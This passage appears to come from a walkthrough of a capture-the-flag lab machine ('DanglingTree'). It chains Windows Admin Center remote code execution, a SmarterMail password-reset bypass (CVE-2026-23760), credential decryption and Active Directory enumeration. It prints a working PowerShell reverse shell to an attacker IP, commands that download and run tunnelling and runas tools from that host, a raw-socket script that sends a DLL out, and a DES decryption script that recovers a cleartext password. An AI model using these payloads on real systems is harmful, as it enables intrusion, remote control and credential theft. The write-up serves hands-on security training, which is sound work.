 The PowerShell endpoint is the final execution primitive, not the vulnerability itself. A normal WAC session will run commands as its authenticated user; the vulnerable chain of calls causes WAC to instead trust the gateway's computer account.
The WAC application itself actually provides an RCE entry point directly. The path is as follows:
/api/services/WinREST/PowerShell/nodes/<node>/invokeCommand
The application stores its authentication state in a WAC-SESSION, and each request requires a matching XSRF-TOKEN.
The request also required the shell module name and version. These are component values, not the Windows Admin Center product build, and the authenticated runtime exposes them directly.
We can retrieve these via JavaScript.
({
    name: MsftSme.self().Environment.name,
    version: MsftSme.self().Environment.version
});
 We defined a helper that reuses authenticated cookies and provides these module headers to the browser console:
async function invokeWac(script) {
    const match = document.cookie.match(/(?:^|; )XSRF-TOKEN=([^;]+)/);
    if (!match) throw new Error("XSRF-TOKEN was not present");

    const response = await fetch(
        "/api/services/WinREST/PowerShell/nodes/dc/invokeCommand",
        {
            method: "POST",
            credentials: "same-origin",
            headers: {
                "Content-Type": "application/json; charset=UTF-8",
                "X-Xsrf-Token": decodeURIComponent(match[1]),
                "X-Ms-Sme-Module-Name": "msft.sme.shell",
                "X-Ms-Sme-Module-Version": "6.8.9"
            },
            body: JSON.stringify({
                properties: {
                    script,
                    command: "Get-WACSMServerConnectionStatus",
                    module: "Microsoft.SME.ServerManager",
                    state: "ready",
                    useInProcRunspace: false,
                    invokeMode: "Polling"
                }
            })
        }
    );

    const result = await response.json();
    if (!response.ok) throw new Error(JSON.stringify(result));
    return result;
}
Let's try triggering it.
const poc = await invokeWac("whoami; hostname; (Get-Location).Path");
({
    completed: poc.completed,
    results: poc.results,
    errors: poc.errors,
    statusCode: poc.statusCode
});
 We can see that RCE was indeed successfully triggered here.
Now we can try to handle a reverse shell here
const callbackHost = "10.10.14.128";  // attacker ip
const callbackPort = 4444;

const reverseShell = `
$client = New-Object System.Net.Sockets.TCPClient('${callbackHost}', ${callbackPort});
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535 | ForEach-Object { 0 };

while (($count = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $command = (New-Object Text.ASCIIEncoding).GetString($bytes, 0, $count);
    $output = Invoke-Expression $command 2>&1 | Out-String;
    $prompt = $output + 'PS ' + (Get-Location).Path + '> ';
    $send = [Text.Encoding]::ASCII.GetBytes($prompt);
    $stream.Write($send, 0, $send.Length);
    $stream.Flush();
}

$client.Close();
`;

await invokeWac(reverseShell);
Then you can get the shell as anderson.w
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.128] from (UNKNOWN) [10.129.2.79] 54955

PS C:\Users\anderson.w\Documents> whoami
danglingtree\anderson.w
SmarterMail
Let's check the port usage
PS C:\Users\anderson.w\Documents> netstat

Active Connections

 TCP    127.0.0.1:25           0.0.0.0:0              LISTENING       7060
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       3660
  TCP    127.0.0.1:110          0.0.0.0:0              LISTENING       7060
  TCP    127.0.0.1:143          0.0.0.0:0              LISTENING       7060
  TCP    127.0.0.1:587          0.0.0.0:0              LISTENING       7060
  TCP    127.0.0.1:5222         0.0.0.0:0              LISTENING       7060
 TCP    0.0.0.0:17017          0.0.0.0:0              LISTENING       7060
SMTP(25), POP3(110), IMAP(143), SMTP Submission(587), and XMPP(5222) all point to the same PID 7060, indicating that this is a locally running email and instant messaging integrated server program.
I will try to upload chisel to help us tunneling
(New-Object Net.WebClient).DownloadFile('http://10.10.14.128/chisel.exe', 'C:\Windows\Temp\chisel.exe')

# attacker machine
┌──(wither㉿localhost)-[/opt/chisel]
└─$ chisel server --reverse --port 8000

# target machine
C:\Windows\Temp\chisel.exe client 10.10.14.128:8000 R:17017:127.0.0.1:17017
Now let's check this web service from browser

CVE-2026-23760 affects the SmarterMail system administrator password reset process.
In the previous rid-force analysis, we discovered a potential user, svc_mail, who is highly likely to be the email system administrator.
We assigned a known password to svc_mail via the anonymous force-reset-password endpoint:
┌──(wither㉿localhost)-[/opt/chisel]
└─$ curl -s http://127.0.0.1:17017/api/v1/auth/force-reset-password \
    -H 'Content-Type: application/json' \
    --data '{
        "IsSysAdmin": true,
        "OldPassword": "unused",
        "Username": "svc_mail",
        "NewPassword": "Wither123!",
        "ConfirmPassword": "Wither123!"
    }'
{"username":"","errorCode":"","errorData":"","debugInfo":"check1\r\ncheck2\r\ncheck3\r\ncheck4.2\r\ncheck5.2\r\ncheck6.2\r\ncheck7.2\r\ncheck8.2\r\n","success":true,"resultCode":200}
Now let's login with this credit and access to dashboard


Also we can get the version
Continue to follow this poc
https://github.com/MaxMnMl/smartermail-CVE-2026-23760-poc
First, we pre-started a listener. Then, in the SmarterMail user interface, we opened Settings → Volume Mounts and created a volume.

Mount Path: C:\Windows\Temp\mailmount
Volume Mount Command: The PowerShell command we want to execute
Then press save and you can get the shell as svc_mail
┌──(wither㉿localhost)-[/opt/chisel]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.128] from (UNKNOWN) [10.129.2.79] 55148
whoami
danglingtree\svc_mail
SmarterMail's domain documentation specifies C:\SmarterMail\Domains as the default domain data directory.
A backup file also exists here.
PS C:\SmarterMail\Domains> dir


    Directory: C:\SmarterMail\Domains


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/10/2026   8:24 AM                danglingtree.htb
d-----         3/26/2026   2:19 PM                danglingtree.htb.bak


PS C:\SmarterMail\Domains> dir danglingtree.htb.bak


    Directory: C:\SmarterMail\Domains\danglingtree.htb.bak


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/26/2026   2:19 PM                Archived Data
d-----         3/26/2026   2:19 PM                Users
-a----         3/26/2026   2:19 PM           1116 accounts.json
-a----         3/26/2026   2:19 PM           1233 activity.sbin
-a----         3/26/2026   2:19 PM           1380 folders.json
-a----         3/26/2026   2:19 PM           3143 gal.json
-a----         3/26/2026   2:19 PM            136 ids.json
-a----         3/26/2026   1:59 PM           7887 settings.json
We can see from the Users directory that there is a new user.
PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/25/2026  10:40 PM                .NET v4.5
d-----         3/25/2026  10:40 PM                .NET v4.5 Classic
d-----         3/25/2026  10:19 PM                Administrator
d-----         8/10/2026   7:29 AM                anderson.w
d-----         3/26/2026   2:23 PM                noah.b
d-r---         3/25/2026  10:19 PM                Public
d-----         3/27/2026   5:53 PM                svc_mail
noah.bwould be our next target here.
PS C:\SmarterMail\Domains\danglingtree.htb.bak\Users\noah.b> dir


    Directory: C:\SmarterMail\Domains\danglingtree.htb.bak\Users\noah.b


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/26/2026   2:19 PM                FileStore
d-----         3/26/2026   2:19 PM                Mail
-a----         3/26/2026   2:20 PM             13 acquaintances.sbin
-a----         3/26/2026   2:19 PM           5201 folders.json
-a----         3/26/2026   2:19 PM           7529 settings.json
We parsed the encrypted password field from Noah's configuration:
password_encrypted":"66e7ppLOBF7UdzDv7zK6MJ1rmyUb1Cby","password_expiration_last_notification":-1,"internet_calendars":[],"password_last_change_utc":"2026-03-26T21:19:49.1311428Z"
The service catalog contains a large SmarterMail implementation assembly, which we can try to download and then crack its encryption method.
PS C:\SmarterMail\Domains\danglingtree.htb.bak\Users\noah.b> Get-Item 'C:\Program Files (x86)\SmarterTools\SmarterMail\Service\SmarterMail.Standard.dll'


    Directory: C:\Program Files (x86)\SmarterTools\SmarterMail\Service


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          1/8/2026   2:27 PM       36341248 SmarterMail.Standard.dll
We start a receiver from the attacker machine
nc -lnvp 60001 > SmarterMail.Standard.dll
Send the file to the receiver from the target machine
$path = 'C:\Program Files (x86)\SmarterTools\SmarterMail\Service\SmarterMail.Standard.dll'
$bytes = [IO.File]::ReadAllBytes($path)
$client = New-Object Net.Sockets.TcpClient('10.10.13.68', 60608)
$stream = $client.GetStream()
$stream.Write($bytes, 0, $bytes.Length)
$stream.Close()
$client.Close()
We opened the assembly file using dnSpy and searched for the keywords "password" or "crypto". CryptographyHelper matched CryptographyHelper content:
public CryptographyHelper(int methodIn)
{
    this.Method = methodIn;
    this.Coder = ((this.Method == 0) ? DES.Create() : RC2.Create());
}

private void InternalSetKey(string key, byte[] salt = null)
{
    if (this.Method == 0 && salt == null && key == "@7d5fd09%a842^e83e!dc9f6")
    {
        this.Key = this.keymap1.Item1;
        this.IV = this.keymap1.Item2;
        return;
    }

    if (this.Method == 0 && salt == null && key == "a3oij89FF!apoife")
    {
        this.Key = this.keymap2.Item1;
        this.IV = this.keymap2.Item2;
        return;
    }
}

public string DecodeFromBase64(string val)
{
    byte[] buf = Convert.FromBase64String(val);
    byte[] bytes = this.Decode(buf);
    return Encoding.UTF8.GetString(bytes);
}

public byte[] Decode(byte[] buf)
{
    using (ICryptoTransform transform = this.Coder.CreateDecryptor(this.Key, this.IV))
    {
        return this.PassThrough(buf, transform);
    }
}

private readonly ValueTuple<byte[], byte[]> keymap1 =
    new ValueTuple<byte[], byte[]>(
        new byte[] { 125, 113, 232, 233, 160, 34, 123, 208 },
        new byte[] { 224, 222, 8, 14, 29, 138, 139, 223 }
    );

private readonly ValueTuple<byte[], byte[]> keymap2 =
    new ValueTuple<byte[], byte[]>(
        new byte[] { 180, 63, 132, 209, 16, 180, 233, 145 },
        new byte[] { 1, 216, 174, 230, 73, 173, 146, 39 }
    );
Test these two password pairs using PyCryptodome:
from base64 import b64decode

from Crypto.Cipher import DES
from Crypto.Util.Padding import unpad

ciphertext = b64decode("66e7ppLOBF7UdzDv7zK6MJ1rmyUb1Cby")

keymaps = {
    "keymap1": (
        bytes([125, 113, 232, 233, 160, 34, 123, 208]),
        bytes([224, 222, 8, 14, 29, 138, 139, 223]),
    ),
    "keymap2": (
        bytes([180, 63, 132, 209, 16, 180, 233, 145]),
        bytes([1, 216, 174, 230, 73, 173, 146, 39]),
    ),
}

for name, (key, iv) in keymaps.items():
    try:
        plaintext = unpad(DES.new(key, DES.MODE_CBC, iv).decrypt(ciphertext), 8)
        print(f"{name}: {plaintext.decode()}")
    except (ValueError, UnicodeDecodeError):
        pass
Now we get the cracked password
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ python3 crack.py
keymap2: RiverDragon#Storm25
Since the target does not have a WinRM port open (e.g., 5985), we used Noah's credentials to run RunasCs from the svc_mail shell.
(New-Object Net.WebClient).DownloadFile('http://10.10.14.128/RunasCs.exe', 'C:\Windows\Temp\RunasCs.exe')

C:\Windows\Temp\RunasCs.exe noah.b 'RiverDragon#Storm25' cmd.exe -r 10.10.14.128:6666
Now we can get the shell as noah.b
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DanglingTree]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [10.10.14.128] from (UNKNOWN) [10.129.2.79] 55225
Microsoft Windows [Version 10.0.26100.33158]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami
whoami
danglingtree\noah.b
Bloodhound by noah.b
I would prefer use rusthound-ceto help us collect the data
sudo ntpdate -u danglingtree.htb

rusthound-ce \
    -d danglingtree.htb \
    -u 'noah.b@danglingtree.htb' \
    -p 'RiverDragon#Storm25' \
    -f DC.danglingtree.htb \
    -i 10.129.2.79 \
    -n 10.129.2.79 \
    --dns-tcp --ldaps \
    -c All \
    -z
